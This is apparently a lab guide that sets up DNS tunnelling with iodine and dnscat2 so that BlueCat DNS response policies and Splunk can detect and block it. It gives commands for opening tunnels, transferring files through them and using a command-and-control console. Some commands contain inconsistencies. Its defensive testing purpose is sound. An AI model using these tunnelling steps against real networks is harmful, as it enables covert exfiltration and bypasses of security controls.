DNS Tunnelling - A Test and Mitigation Guide

This document serves as a guide for the setting up, testing and mitigating of DNS Tunnelling. The tools used in this test are generic tools comprising of iodine and dnscat.

iodine creates a DNS Tunnel to the server through DNS. A client will have all network communication through this DNS Tunnel which transmits the packets as DNS queries. These DNS queries are directed to the DNS Tunnel server which acts as an authoritative name server for the DNS tunnel domain (eg: tunnel.example.com). By using this tunnel, the client is free to use any kind of services such as FTP, SCP, HTTP for communication with the DNS tunnel server allowing itself to exfiltrate data or bypass security restrictions enforced in the network that it is connected to physically or wirelessly.

dnscat uses a command and control method where the client acts as a dumb application that creates the DNS tunnel back to the server. The server is the one that performs actions such as initiating a file transfer, executing a script, etc. within its own command console. In retrospect, this arrangement is quite the opposite of a typical client-server connection. In this case, the client is the one that creates the tunnel ***and*** listens for command to be executed by querying the server as a keepalive method. The server in this case send down execution commands to the clients to perform the required actions. The limitation is in the method of execution which is through its command console.

The required tools for these are as follows:

1. 2x Linux VM, preferable Debian-based, for DNS Tunnelling Client and Server
2. 1x Linux VM, for Splunk as a logger

3. 1x BlueCat Address Manager
4. 1x BlueCat DNS/DHCP Server, recursive DNS
5. BlueCat Splunk App

6. A domain name
7. iodine (http://dev.kryo.se/iodine/)
8. dnscat (https://github.com/iagox86/dnscat2.git)

9. Test Files (100kb, 1Mb, 10Mb) - http://www.engineerhammad.com/2015/04/Download-Test-Files.html

Summary of Setup:

1. **Setup and configure BlueCat with querylogs**
2. **Setup and configure Splunk**
3. **Setup and configure Linux VM - Tunneling Client with iodine and dnscat**
4. **Setup and configure Linux VM - Tunneling Server with iodine and dnscat**
5. **Test**

BlueCat Setup

1. Setup BlueCat Address Manager and BlueCat DNS/DHCP Server

2. Create a configuration and note down the name:
   Configuration Name:

3. Create a View, Internal

4. Create a Zone, acme.corp

5. Add Deployment Role: Master to the DDS

6. Add Server as Other DNS containing the DNS Tunnel Server IP: 10.0.1.132

7. Add the DNS Tunnel server IP as a host in acme.corp
   Eg: tunhost.acme.corp A 10.0.1.132

8. Create a Subzone, tun.acme.corp

9. Delegate Subzone to the DNS Tunnel
   Assign the role Master: 10.0.1.132
   Assign the role: Forwarder: DDS

10. Create a Response Policy:
    Name: dnstunnelblacklist
    Type: Blacklist

11. After clicking Save, check the Object ID. This is required in the Splunk App
    Object ID:

12. Create an RP Zones into a DNS View that will perform blacklisting

13. Create a Response Policy Zones and add Deployment Role to the specified DDS

14. Create a BAM API User account to allow Splunk to communicate
    API User Details
    Username:
    Password:

15. Configure BlueCat DNS/DHCP Server as a recursive DNS
16. Add DNS Raw Options:


```
rate-limit {
   responses-per-second <value>;
   window <value>;
};
```

17. For testing simplicity, <value> is set to 5
18. Enable querylogging and redirect to Splunk server


Splunk Setup

1. Setup and install Splunk into Linux
2. Access through Splunk web interface

3. Add BlueCat App into Splunk and provide BAM connection information
   BAM IP Address:
   BAM API Username:
   BAM API Password:
   Response Policy Zone Object ID:



4. You should be able to see BlueCat Splunk App listed in Apps



5. Splunk is now ready to accept queries from BlueCat DDS

Linux VM - Tunnelling Client and Server

1. Setup and install client with network connectivity
2. Install iodine, if using debian-based:
   #sudo apt-get install iodine

3. Install git and download dnscat:
   #pwd #take note of the current directory
   #sudo apt-get install git
   #git clone https://github.com/iagox86/dnscat2.git
   #cd dnscat2
   #make

4. Install FileZilla
   #sudo apt-get install filezilla

Linux VM - Tunnelling Server

1. The same as above in addition to the following
2. Install VSFTP, SSH, tcpdump
   #sudo apt-get install vsftpd ssh tcpdump

3. Edit /etc/vsftpd.conf
   #sudo nano /etc/vsftpd.conf

4. Uncomment the line by removing hash sign:
   #write_enable=YES
   to
   write_enable=YES

5. Restart vsftpd
   #sudo /etc/init.d/vsftpd restart

6. Test FTP into this VM to verify connectivity

iodine DNS Tunnelling Test

Reference: http://dev.kryo.se/iodine/wiki/HowtoSetup

Tunnel Settings
Server: 10.0.1.132, tunnel IP: 172.18.8.8
Client: An IP address with DDS as the primary DNS and reachable
Tunnelling Domain: tun.acme.corp

Server Setup:

1. Launch Terminal or login via CLI
2. Start iodine daemon as sudo:
   #sudo iodined -fP test 10.0.1.252 tun.acme.corp

   Syntax:
   sudo - run as superuser
   iodined - iodine daemon
   -f -
   -P - password as
   test - test is the password
   172.18.8.8 -Tunnel IP to use
   tun.acme.corp - the tunnel domain server to listen on

3. Server is now listening for connections and you should be able to see the tunnel interface: #sudo ifconfig

Client Setup:

4. Launch Terminal or login via CLI
5. Start iodine client as sudo:
   #sudo iodined -fP test 10.0.1.252 tun.acme.corp

   Syntax:
   sudo - run as superuser
   iodined - iodine daemon
   -f -
   -P - password as
   test - test is the password
   10.0.1.252 - DNS server IP to tunnel through
   tun.acme.corp - the tunnel domain server is listening on

6. Client will test before setting up the connection and you should be able to see the tunnel interface: #sudo ifconfig

7. Launch FileZilla and connect to the DNS Tunnel server IP: 172.18.8.8
8. Upload a file

9. Since DNS Tunneling mitigation is active, it will automatically trigger the BlueCat DDS to block the traffic by placing the detected domain into a blacklist RPZ


Note: You can define an IPTABLE entry to NAT all queries to the specified DDS Server:
#sudo iptables -t nat -A OUTPUT -p udp --dport 53 -j DNAT --to-destination 10.0.1.252:53

Results:

Once client is able to establish the DNS Tunnel connection, user is now able to communicate using DNS and use other types of applications or services such as FTP, SCP

It is important to note that when file transfer starts, the queries performed by the clients began to increase in length and numerous queries were sent. This is critical to identify that the client is performing numerous queries that results in the queries being rate-limited by the settings on the DNS server. When this is observed, further checks are performed the identify the length of the queries.

When the query length detected are long(more than 40 for example) and matches the same domain for a number of times within a specified time window, we can determine that it is a DNS Tunnel traffic.



dnscat DNS Tunnelling Test

Reference: https://github.com/iagox86/dnscat2

dnscat is more of a command-and-control tool that utilises DNS as a communication link between the client and the server. The client in this case creates a tunnel and waits for control commands from the server to execute.

Server Setup:

1. Download source from git
   #git clone https://github.com/iagox86/dnscat2.git

2. Change into directory and compile
   #cd dnscat2/server/

3. Install ruby dev files
   #sudo apt-get install ruby-dev

4. Install ruby bundle
   #bundle install

5. Launch dnscat
   #sudo ruby ./dnscat2.rb tun.acme.corp

   tun.acme.corp - the tunneling domain

6. Take note of the shared secret
   ./dnscat --dns server=x.x.x.x,port=53 --secret=fe0d15452fb72143e4535631cb685072

Client Setup:

1. Download source from git
   #git clone https://github.com/iagox86/dnscat2.git


2. Change into directory and compile
   #cd dnscat2
   #sudo make
   #sudo make install

3. Change to client directory
   #cd client

4. To start connection, you will need to setup the Server and get the shared secret
   #./dnscat --secret=<some shared secret key> tun.acme.corp

<some shared secret key> - replace this with the shared secret found in server
tun.acme.corp - is the tunneling domain

Testing dnscat2:




Once the client has established the DNS tunnel, you can now start to perform file transfer from client to server:

1. Switch from dnscat2> session to command session
   #windows -i 1

2. You should now be getting the following prompt:
   Command (hostname) 1>

3. Try to download a file using the following command:
   #download /home/bluecat/Downloads/test1Mb.db ./

   Syntax: download <from> <to>



4. Since DNS Tunnelling Mitigation is active, it will automatically trigger the domain to be blocked by BlueCat DDS